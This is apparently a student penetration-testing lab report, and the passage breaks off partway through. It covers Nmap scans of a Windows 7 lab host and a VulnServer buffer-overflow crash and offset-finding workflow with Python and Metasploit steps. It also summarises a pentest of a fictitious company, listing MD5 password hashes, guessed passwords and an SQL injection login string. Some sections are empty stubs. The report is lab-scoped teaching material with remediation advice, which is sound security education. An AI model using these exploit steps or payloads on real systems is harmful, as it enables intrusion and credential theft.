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Stuttgart, den 24.05.2026



Simon Neubert

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1 Executive Summary

1.1 Windows Scanning and Buffer Overflow

The participants were granted access to two machines, an attacking system and a target system. The target system was running a server that was vulnerable to a Buffer Overflow attack. Said system was scanned before the Buffer Overflow weakness was exploited to create a reverse shell.

1.1.1 Active Scan

1. Nmap Scan to determine open ports, services, OS, and weakpoints

Three services were found running on three open ports on the Windows 7 machine:

Port 445:	Microsoft Directory Service
Port 3389:	Remote Desktop Service
Port 5555:	Unidentified Server (known to be VulnServer application)

The scan revealed a remote code execution vulnerability in the server running on port 445.

1.1.2 Buffer Overflow Attack

1. Crashing the server

An input was sent that was not validated correctly, enabling the EIP to be overwritten.

This could be prevented by validating the input, updating the software if a fix is available, or rewriting the program with bounded functions to avoid memory corruption.

2. Gathering information about input processing and generating a payload

Next, the offset to write to the return address was determined, which characters should not be used in the payload, and where to find instructions to get the system to execute the payload.

This information was used to generate a payload that would eventually create a reverse shell.

Security systems could be installed that monitor requests, network traffic and application behavior. The application in question could be isolated, and a DMZ could be established.

3. Creating a reverse shell

The payload was sent and executed, creating a reverse shell on the target machine.

If this were to happen, a firewall configuration preventing the server from establishing unintended outbound connections could be able to stop the reverse shell.

1.2 Linux - Complete Pentest (Mesa)

1.2.1 OSINT

The following information relating to security flaws was discovered:

Employee	Username	Passwords	Discoverable by crawling
Buckerzerg	-	sunhine, tinkerbelle	social media
Groves	sam	usernames & passwords	mesa homepage
Freeman	freeman	username	mesa homepage

This information being public makes the service vulnerable to username / password enumeration attacks. *Note:* The username "marq" could feasibly be discovered by wordlist mutation (mutating the name Marquis) or guessing it (guessing nickname by truncating after the first syllable).

Usernames and passwords should not be correlatable to personal information of preferences. Generating strong passwords and using a password manager is advised. It could also be considered to lower the attack surface by exposing less information publicly.

1.2.2 Active Scan

Fuzzing directories revealed a publicly accessible backup directory (`/backup`). This directory contained a database backup which revealed the following information:

Webapp-User	Unix-User	Password-Hash	Salary
marq	zucc	0571749e2ac330a7455809c6b0e7af90	10.000.000
freeman	freeman	fddd21b9d7ce17da93c30fa5a653a1df	250.000
groves	sam	14754f13e5280c5d49d2ae536c2d57e2	133.700
joe	-	c13d23675b7a621212c3a6bb07e0e8df	80.000
heuzeroth	-	cd1142c62ebbe49a17bc8788a4c83bec	1

Autoindexing should be turned off to prevent this from being easily exploited.

1.2.3 Web Application (Management System)

1.2.3.1 Guessing credentials

Via the previously collected information, the credentials (user - password) were guessable easily:

marq - sunshine (*used in tweet about dog*) | **groves - machine** (*used in description on homepage*)

As was mentioned, don't use simple passwords that correlate to publicly available information.

1.2.3.2 SQL injection

Logging into the application is also possible via SQL injection with any existing username.

This works because user input is not escaped, which means it can alter the SQL statement that is being executed (e.g. `marq'#`).

Prepared statements will properly handle escaping of user input, preventing them from manipulating the SQL query.

1.2.3.3 File inclusion and Shell Execution

The PHP management program directly executes user input. This enables users to read files on the system and execute commands. This can be used to create a reverse shell.

Removing the ability to execute commands directly is advised. To retain the ability to read files, validating input and discarding it, if it does not match the intended files, is advised. This way input isn't executed directly, but only used to determine what should be executed, only if the input is valid.

Private key

1.2.4

1.3 Digital Forensics

2 Introduction

2.1 Windows Scanning and Buffer Overflow

2.1.1 Conditions

The assignment was carried out in a laboratory environment. The participants were granted access to a laboratory computer "*Anwendungssicherheit*" running Kali Linux to attack their target. The target machine (IP: 192.168.61.45) was set up in the Institute for Cybersecurity's laboratory, whose network was made accessible via VPN. It was a Windows 7 machine with a 32-bit architecture running a vulnerable server process (VulnServer.exe) on port 5555. The machine was accessible via remote desktop protocol, enabling participants to observe processes via a debugger.

2.1.2 Goals

It was not part of the mission objective to stay unnoticed by any potential intrusion detection systems or system administrators, therefore not necessitating the participants to obscure their traces.

2.1.2.1 Active Scan

This task was conducted as if no prior knowledge about the target system was present.

The following information was to be gathered about the target machine:

- Operating System
- Service information
- Open Ports
- Vulnerabilities

2.1.2.2 Exploiting Buffer Overflow Vulnerability

The process "VulnServer" has a Buffer Overflow vulnerability. The goal was to exploit that vulnerability to create a reverse shell on the target system. The following qualities must be met:

1. The input should override the Extended Instruction Pointer with a suitable memory address.
2. The input contains code for a reverse shell that runs on the laboratory machine "*Anwendungssicherheit*" / Kali Linux on port 443
3. The input should not contain any bad characters that could hinder the attack.

2.2 Linux - Complete Pentest (Mesa)

2.2.1 Conditions

This assignment was carried out in a laboratory environment as well. The participants were granted access the same laboratory PC as they were in the previous assignment. The target machine was set up in the Institute for Cybersecurity's laboratory again, whose network was made accessible via VPN. It was a Linux machine running Debian, hosting multiple web-applications. It was reachable via SSH, allowing anyone with the right credentials inside the network to access the machine.

The participants were given a brief about the backstory of the fictitious company "Mesa", for which the machine was set up in the experiment. The assignment was to penetration test the company infrastructure. The scope was defined to only include the server with the IP *192.168.61.65*. Other machines, as well as examination of private customer data, were explicitly out of scope.

2.2.2 Goals

The stated goal of this assignment was to collect all publicly available information that could aid in an attack on the company's infrastructure and use it to test the system. Any discovered information and vulnerabilities were to be protocolled. The gathered information should then be used to attack the system, penetrating the machine as much as possible to discover possible vectors adversaries might use in the future.

2.3 Digital Forensics

2.3.1 Conditions

2.3.2 Goals

3 Definitions - Terms and Abbreviations

This section defines terms, abbreviations, and concepts, which are going to be used in this report without repeated explanation.

3.1 General

- **Extended Stack Pointer (ESP)**

The register holding the memory address of the top of the stack [1].

- **Extended Instruction Pointer (EIP)**

The register holding the return address, the address of the next instruction after a function returns [1].

- **Bad characters**

In this context "bad characters" describe all characters that terminate the processing of inputs by the host system (e.g. line breaks, null bytes). They are to be avoided in payload generation because the execution of any injected code will terminate prematurely if a bad character is encountered by the target machine during processing.

- **Address Space Layout Randomization (ASLR)**

ASLR randomizes the address a process uses each time it is run, changing the location of data in memory [2].

- **Data Execution Prevention (DEP)**

An operating system feature that allows parts of memory to be marked as non-executable [3].

- **"No Operation" Opcodes (NOOPS)**

Codes that don't prompt the executing system to run any operation [4].

- **"JMP ESP" instruction**

An assembly instruction, prompting the system to jump to the top of the stack to look for the next operation [5].

- **Security information and event management (SIEM) systems**

"These types of solutions collect, aggregate, and analyze large volumes of data from organization-wide applications, devices, servers, and users in real time." [6]

- **Intrusion detection systems (IDS)**

Intrusion detection systems (IDS) are pieces of software that automatically conduct the intrusion detection process [7].

- **Intrusion prevention systems (IPS)**

An IDS with the extended capability to attempt preventing detected intrusion attempts [7].

- **De-Militarized Zone (DMZ)**

A De-Militarized Zone is a physical or logical network, separating trusted and untrusted parts of internal and external networks, in line with the defense-in-depth principle [8].

- **Open Source Intelligence (OSINT)**

OSINT describes information gathering via publicly accessible sources [9].

3.2 Assignment 1 - Windows Scanning and Buffer Overflow

- **Attacking machine**

The attacker machine running Kali Linux, used for the active scan and Buffer Overflow attack.

- **Target machine**

The target Windows machine running the vulnerable web server with the IP address *192.168.61.45*.

3.3 Assignment 2 - Linux - Complete Pentest (Mesa)

- **Attacking machine**

The attacker machine running Kali Linux, used to attack the target machine.

- **Target machine**

The target Windows machine running the vulnerable web server with the IP address *192.168.61.65*.

3.4 Assignment 3 - Digital Forensics

4 Approach / Methodology

4.1 Windows Scanning and Buffer Overflow

4.1.1 Nmap Scan

The Active Scanning technique (T1595) (Reconnaissance (TA0043) [10] tactic) was utilized via Nmap to gather information about the target system [11].

The goal of the Nmap scan was to obtain information about the operating system, open ports, service information, and vulnerabilities on the target system:

4.1.1.1 Scan Setup

To achieve this, the following Nmap parameters were used:

```
-$ sudo nmap -T4 -O -p- -sV --script="default,vuln"  
-Pn -v -oN nmap.txt 192.168.62.45
```

Figure 1: Nmap - Configuration used to scan the target system

The parameters were chosen with the following reasoning [12]:

- **T4**
Sets the timing template. In this case, the second fastest scanning mode was chosen. Since this scan happened in a laboratory setting, a stealthier (slower) option was not necessary.
- **O**
Enables OS detection, provides information about the target machine's operating system.
- **p-**
Instructs Nmap to scan the complete port range to discover open ports on the target machine.
- **sV**
Instructs Nmap to scan for services and their versions on open ports.
- **script="default,vuln"**
Executes the default non-intrusive general and vulnerability scripts during the scan.

- **Pn**

This flag instructs Nmap to treat all hosts as online, skipping the ICMP “ping” Nmap would otherwise perform before scanning the system. It was known that the target was a Windows machine, which don’t answer pings by default. Therefore, Nmap would assume the host was down if this flag weren’t set, ending the scan prematurely.

- **v**

Sets the output to “verbose”. This was chosen to see results immediately as they were found, enabling work on the already discovered information without having to wait for the whole scan to finish.

- **oN** nmap.txt


Writes the output to the file “nmap.txt” in normal mode to record the scan results.

- 192.168.61.45

The IP adress of the target machine that was to be scanned.

4.1.1.2 Scan Results

4.1.1.2.1 Port Scan



```
student@kali: ~  
Session Actions Edit View Help  
(student@kali)~  
$ sudo nmap -T4 -O -p- -sV --script "default,vuln" -Pn -v -oN nmap.txt 192.168.61.45  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 14:39 +0200  
NSE: Loaded 259 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 14:39  
Completed NSE at 14:39, 10.01s elapsed  
Initiating NSE at 14:39  
Completed NSE at 14:39, 0.00s elapsed  
Initiating NSE at 14:39  
Completed NSE at 14:39, 0.00s elapsed  
Initiating Parallel DNS resolution of 1 host. at 14:39  
Completed Parallel DNS resolution of 1 host. at 14:39, 0.50s elapsed  
Initiating SYN Stealth Scan at 14:39  
Scanning 192.168.61.45 [65535 ports]  
Discovered open port 445/tcp on 192.168.61.45  
Discovered open port 3389/tcp on 192.168.61.45  
SYN Stealth Scan Timing: About 22.72% done; ETC: 14:41 (0:01:45 remaining)  
Discovered open port 5555/tcp on 192.168.61.45  
SYN Stealth Scan Timing: About 58.98% done; ETC: 14:40 (0:00:42 remaining)  
Completed SYN Stealth Scan at 14:40, 87.72s elapsed (65535 total ports)  
Initiating Service scan at 14:40
```

Figure 2: Nmap - Port scan results

4.1.1.2.2 Service Scan

Nmap attempted to identify the services running on the discovered open ports (see Figure 3):

```
PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
| ssl-cert: Subject: commonName=WIN-ILACCGON861
| Issuer: commonName=WIN-ILACCGON861
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-03-30T12:45:48
| Not valid after: 2026-09-29T12:45:48
| MD5: a56e 2275 4477 edef 0c1b 3bf6 5446 91ef
| SHA-1: 9cec bbbd a38c 3d70 f145 7d7a 1ae8 6afb 9354 abe8
| SHA-256: ad00 d22b ed83 68c8 cb21 5197 abaa e7d9 447b 4243 125a 7068 f230 7c90 20a6 2e07
| ssl-date: 2026-04-22T10:33:52+00:00; -1s from scanner time.
5555/tcp   open  freeciv?
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe, adbConnect:
|_ >Hello There.
|_ break rules too!
|_ NULL:
|_ >Hello There.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
```

Figure 3: Nmap - Service scan result

Nmap gathered the following information via service scan:

Port 445:	microsoft-ds
Port 3389:	tcpwrapped
Port 5555:	Service unrecognized

1. Port 445 - Windows 7 Enterprise 7601 Service Pack 1 microsoft ds

Nmap was able to identify the service running on port 445 as "microsoft-ds".

The directory service ("ds") running here is common for port 445, implying that the SMB (Server Message Block) protocol is being used. "The SMB protocol is a network file sharing protocol. SMB allows you to read and write to files over the network on top of TCP/IP or other protocols" [13].

2. Port 3389 - tcpwrapped

Nmap returning "tcpwrapped" means the TCP handshake was completed, but that the connection was closed by the host immediately without transmitting further data [14]. A service running on port 3389 usually is Microsoft's Remote Desktop Service [15].

3. Port 5555 - Service unrecognized

Nmap could not infer the service running on port 5555. The closest fingerprint match it got is "freeciv", a program that seems to be identified on port 5555 commonly by Nmap according to multiple user reports [16, 17, 18], even though it is not actually running on the port.

The two following lines returned by the service can be gathered from the fingerprint:

- *"Hello There.\r\n"*

- *"I break rules too!\r\n"*

All that can be gleamed from this scan result is that a service is running on port 5555 that returns text when called.

To check if the service running on port 3389 was Microsoft's Remote Desktop service, a banner grabbing attempt was made via FreeRDP (see Figure 4).

```
(student@kali)-[/home/kali]
$ sudo xfreerdp /sec:rdp /v:192.168.61.45:3389 /u:
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]:      : keycode: 0x08 → no RDP scancode found
[15:37:18:139] [63707:0000f8dd] [WARN][com.freerdp.client.x11] - [load_map_fro
m_xkbfile]: ZEHA: keycode: 0x5d → no RDP scancode found
[15:37:18:141] [63707:0000f8dd] [WARN][com.freerdp.codec.nsc.neon] - [nsc_init
_neon_int]: TODO: Implement neon optimized version of this function
Domain: 
```

Figure 4: Connection attempt via Remote Desktop protocol on port 3389

FreeRDP is an open source tool preinstalled on Kali Linux that allows users to connect to systems via Remote Desktop protocol. In this case, an actual session will not be established, instead the software will be used to probe the target machine. The parameters were chosen with the following reasoning [19]:

/ **sec:rdp**

Sets the protocol to Microsoft's Remote Desktop Protocol, which is suspected to be running on port 3389.

/ **v:192.168.61.45:3389**

Provides FreeRDP with the target machine's IP and the port to connect to.

/ **u:**

Leaves the user empty, since we are just probing to see if the service is running at all.

The connection attempt was successful, since a response was received. This confirms the suspicion that some Remote Desktop service is running on the open port. To determine the service version, another attempt to scan with nmap was made.

The scan was repeated on a virtual Kali machine tunneled into the ICS network, running an older version of nmap (7.98 instead of 7.99) (see Figure 5). The following parameters were changed with the following reasoning [12]:

- **p 445,3389,555**

Limits the scanned port range to the ports already known to be open.

- **oN nmap-3389.txt**

Writes to a separate new file, to collect the scan results.

- **O**

Omitted, since the OS information already gathered seemed conclusive enough.

The second scan confirms that Microsoft's Terminal Service (renamed to Remote Desktop service after Windows 7) [20] is running on port 3389.

Results from the vulnerability scan (see *Section 4.1.1.2.4 – Vulnerability Scan*) show that the service running on port 445 appears to be a Microsoft SMBv1 server.

```

(student@kali)-[~]
$ sudo nmap -T4 -p 445,3389,5555 -Pn -sV -v -oN nmap-3389.txt 192.168.61.45
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-04 14:53 +0200
NSE: Loaded 48 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 14:53
Completed Parallel DNS resolution of 1 host. at 14:53, 0.50s elapsed
Initiating SYN Stealth Scan at 14:53
Scanning 192.168.61.45 [3 ports]
Discovered open port 5555/tcp on 192.168.61.45
Discovered open port 445/tcp on 192.168.61.45
Discovered open port 3389/tcp on 192.168.61.45
Completed SYN Stealth Scan at 14:53, 1.16s elapsed (3 total ports)
Initiating Service scan at 14:53
Scanning 3 services on 192.168.61.45
Completed Service scan at 14:55, 161.55s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.61.45.
Initiating NSE at 14:55
Completed NSE at 14:55, 0.01s elapsed
Initiating NSE at 14:55
Completed NSE at 14:55, 1.03s elapsed
Nmap scan report for 192.168.61.45
Host is up (0.012s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  ms-wbt-server Microsoft Terminal Service
5555/tcp    open  freeciv?

```

Figure 5: Nmap - Service scan result showing Microsoft Terminal Service running on port 3389

Figure 3 was cut off for brevity, because showing the entire fingerprint of the unidentified service is not strictly necessary to show nmap being unable to resolve the service. Nevertheless, the full fingerprint is provided for a complete picture of the service scan (see Figure 6).

```
SF-Port5555-TCP:V=7.99%I=7%D=4/22%Time=69E8A349%P=x86_64-pc-linux-gnu%r(NU
SF:LL,F,">Hello\x20There\.\r\n")%r(GenericLines,28,">Hello\x20There\.\r\n>
SF:I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSVersionBindReqTCP,28,">He
SF:llo\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SMBProgNe
SF:g,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(
SF:adbConnect,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!
SF:\r\n")%r(GetRequest,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rule
SF:s\x20too!\r\n")%r(HTTPOptions,28,">Hello\x20There\.\r\n>I\x20can\x20bre
SF:ak\x20rules\x20too!\r\n")%r(RTSPRequest,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(RPCCheck,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(DNSStatusRequestTCP,28,">H
SF:ello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Help,28,
SF:">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(SSLSe
SF:ssionReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r
SF:\n")%r(TerminalServerCookie,28,">Hello\x20There\.\r\n>I\x20can\x20break
SF:\x20rules\x20too!\r\n")%r(TLSSessionReq,28,">Hello\x20There\.\r\n>I\x20
SF:can\x20break\x20rules\x20too!\r\n")%r(Kerberos,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(X11Probe,28,">Hello\x20The
SF:re\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(FourOhFourRequest,2
SF:8,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(LPD
SF:String,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n
SF:")%r(LDAPSearchReq,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules
SF:\x20too!\r\n")%r(LDAPBindReq,28,">Hello\x20There\.\r\n>I\x20can\x20brea
SF:k\x20rules\x20too!\r\n")%r(SIPOptions,28,">Hello\x20There\.\r\n>I\x20ca
SF:n\x20break\x20rules\x20too!\r\n")%r(LANDesk-RC,28,">Hello\x20There\.\r\
SF:n>I\x20can\x20break\x20rules\x20too!\r\n")%r(TerminalServer,28,">Hello\
SF:x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NCP,28,">Hell
SF:o\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(NotesRPC,28
SF:,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n")%r(Java
SF:RMI,28,">Hello\x20There\.\r\n>I\x20can\x20break\x20rules\x20too!\r\n");
```

Figure 6: Nmap - Fingerprint of service running on port 5555

To verify these findings the complete fingerprint and both complete Nmap scan reports can be viewed in the appended files under:

Assignment 1 - Windows Scanning and Buffer Overflow → Nmap Scan

4.1.1.2.3 Operating System Scan

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and
1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 2008|7|8.1|Phone|Vista (96%)
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista
Aggressive OS guesses: Microsoft Windows Server 2008 R2 or Windows 7 SP1 (96%), Microsoft Windows Server 2008 R2 or Windows 8 (96%), Microsoft Windows 7 or Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (92%), Microsoft Windows 7 (90%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 or Windows 8.1 (89%), Microsoft Windows Server 2008 (87%), Microsoft Windows 7 SP1 (87%), Microsoft Windows 8.1 Update 1 (87%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 20.123 days (since Thu Apr 2 09:36:37 2026)
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-ILACCGON861; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 7: Nmap - OS scan results

Nmap tried to guess the host machine and came up with a few possible results. The guesses with the highest confidence score (96%) (see Figure 7) are:

- Windows Server 2008 R2
- Windows 7 SP1
- Windows 8

As per previous mention, Nmap identified the "Windows 7 Enterprise 7601 Service Pack 1" on the machine, strengthening the evidence for a Windows 7 machine.

This is also supported by the smb-os-discovery (see Figure 8).

```
smb-os-discovery:
OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
OS CPE: cpe:/o:microsoft:windows_7::sp1
Computer name: WIN-ILACCGON861
NetBIOS computer name: WIN-ILACCGON861\x00
Workgroup: WORKGROUP\x00
System time: 2026-04-29T14:43:34+02:00
```

Figure 8: Nmap - Smb-os discovery results

4.1.1.2.4 Vulnerability Scan

```
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb2-security-mode:
|   2.1:
|       Message signing enabled but not required
|_smb-vuln-ms17-010:
|   VULNERABLE:
|       Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt
```

Figure 9: Nmap - Vulnerability scan results

Nmap discovered the following vulnerability:

- **smb-vuln-ms17-010** with the ID **CVE-2017-0143**

According to CVE-2017-0143, Microsoft SMBv1 servers are susceptible to attacks via specially crafted packets that enable remote code execution [21]. This vulnerability has a CVSS score of 8.8 (high severity) (see Figure 10).

Score	Severity	Version	Vector String
8.8	HIGH	3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Figure 10: CVSS score of CVE-2017-0143

Source: <https://www.cve.org/CVERecord?id=CVE-2017-0143>

Furthermore, Nmap discovered possibly exploitable misconfigurations. SMB Message Block Signing is disabled on this machine, making the system potentially vulnerable to relay attacks, since a message's integrity can't be verified without the signature [22]. Other scripts were unsuccessful.

4.1.2 Buffer Overflow Attack

4.1.2.1 Provoking a crash

Running the provided script without any changes was already enough to provoke the VulnServer application to crash (see Figure 11).




Figure 11: VulnServer - Crash notice after overflowing the buffer

The script generates input for the prompted authentication string (see Figure 12), connects to the server via the known socket and transmits the generated string (see ??).

```
def replicate_crash(ip):  
    #Replicating the crash using a string of A\'s with the necessary length  
    req = "AUTH " + "\x41"*1072  
    connect_to_server(ip, req)
```

Figure 12: Provided Python Script - Default replicate_crash() function

To run the script conveniently, an alias passing the target machine's IP address as a command line parameter was created (see Figure 13).

```
(student@kali)-[~]  
$ echo "alias vulnserv='python2 ~/vulnserver/vulnserver-poc-orig.py 192.168.61.45'" >> ~/.zshrc  
  
(student@kali)-[~]  
$ source ~/.zshrc
```

Figure 13: Alias for the python script execution command

Connection to the server was possible via netcat, confirming it was running. Running the script

unmodified crashed the server, which (besides being observable on the target machine) was confirmed by attempting a new connection, which failed (see Figure 14).

```
(student@kali)-[~]
$ nc 192.168.61.45 5555
>Hello There.
test
>I can break rules too!
test2
>I can break rules too!
exit

(student@kali)-[~]
$ vulnserv
'>Hello There.\r\n'
'>I can break rules too!\r\n'

(student@kali)-[~]
$ nc 192.168.61.45 5555

^C
```

Figure 14: Crashing the server via vulnserv-poc-orig.py

Processing the input sent via the script leads the server to crashing, since 1072 "A"-characters fill the buffer and override the return address. This can be observed in the ImmunityDebugger. The buffer contained the expected string of "A"s (see Figure 15) after running the script.

The EIP was filled by four "41"s (see Figure 16), corresponding to four "A"s. This lead to the crash, since 41414141 is not a valid memory address containing instructions that should be performed after the function returned (see Figure 17).

At this point, without any further exploitation set up, this cursory attack could be categorized as Endpoint Denial of Service: Application or System Exploitation [mitre:attack:T1499:004], since all that is being achieved with the script is a server crash that denies regular users availability.



Figure 17: Access violation notice in the ImmunityDebugger

4.1.2.2 Determining the offset

Now that the possibility of a crash was confirmed, the offset to write to the EIP needed to be determined. To achieve this, a non-repeating string of characters was created. (see Figure 18). Since it was known that a string length of 1072 incites a crash, that exact length was chosen as the length of the character string by passing the metasploit script the parameter *-l 1072*.

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
$ ./pattern_create.rb -l 1072 >> ~/vulnserver/unique_charseq.txt
```

Figure 18: Generation of a non-repeating string of characters using metasploit

The output was written to a file *unique_charseq.txt* and moved into the script's directory to be easily used in the python script (see Figure 19).

```
def get_string_from_file(file_name):
    with open('/home/student/vulnserver/' + file_name, 'r') as file:
        return file.read()

def replicate_crash(ip):
    """Replicating the crash using a string of unique characters"""
    req = "AUTH " + get_string_from_file('unique_charseq.txt')

    connect_to_server(ip, req)
```

Figure 19: Script using the non-repeating string of characters

This string was used to identify the exact position of characters that were being written into the EIP register. The transmitted input lead to the server crashing as was expected, and by following the ESP register in dump the string was identified in the process' memory (see Figure 20).

[illegible]

Figure 20: Observing the non-repeating string in ImmunityDebugger

The debugger was used to determine which bytes from the unique character string were written to the EIP register (see Figure 21).

```
Registers (FPU)      <      <
EAX 00000000
ECX 69423169
EDX 00000041
EBX 0070D360
ESP 01D1FE5C ASCII "Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6B"
EBP 69423569
ESI 00000000
EDI 00000000
EIP 37694236
```

Figure 21: Observing the EIP after crashing the server with the unique character sequence

The EIP now read:

37694236

This was used to determine the offset by feeding this value back into metasploit (see Figure 22).

```
(student@kali)-[/usr/share/metasploit-framework/tools/exploit]
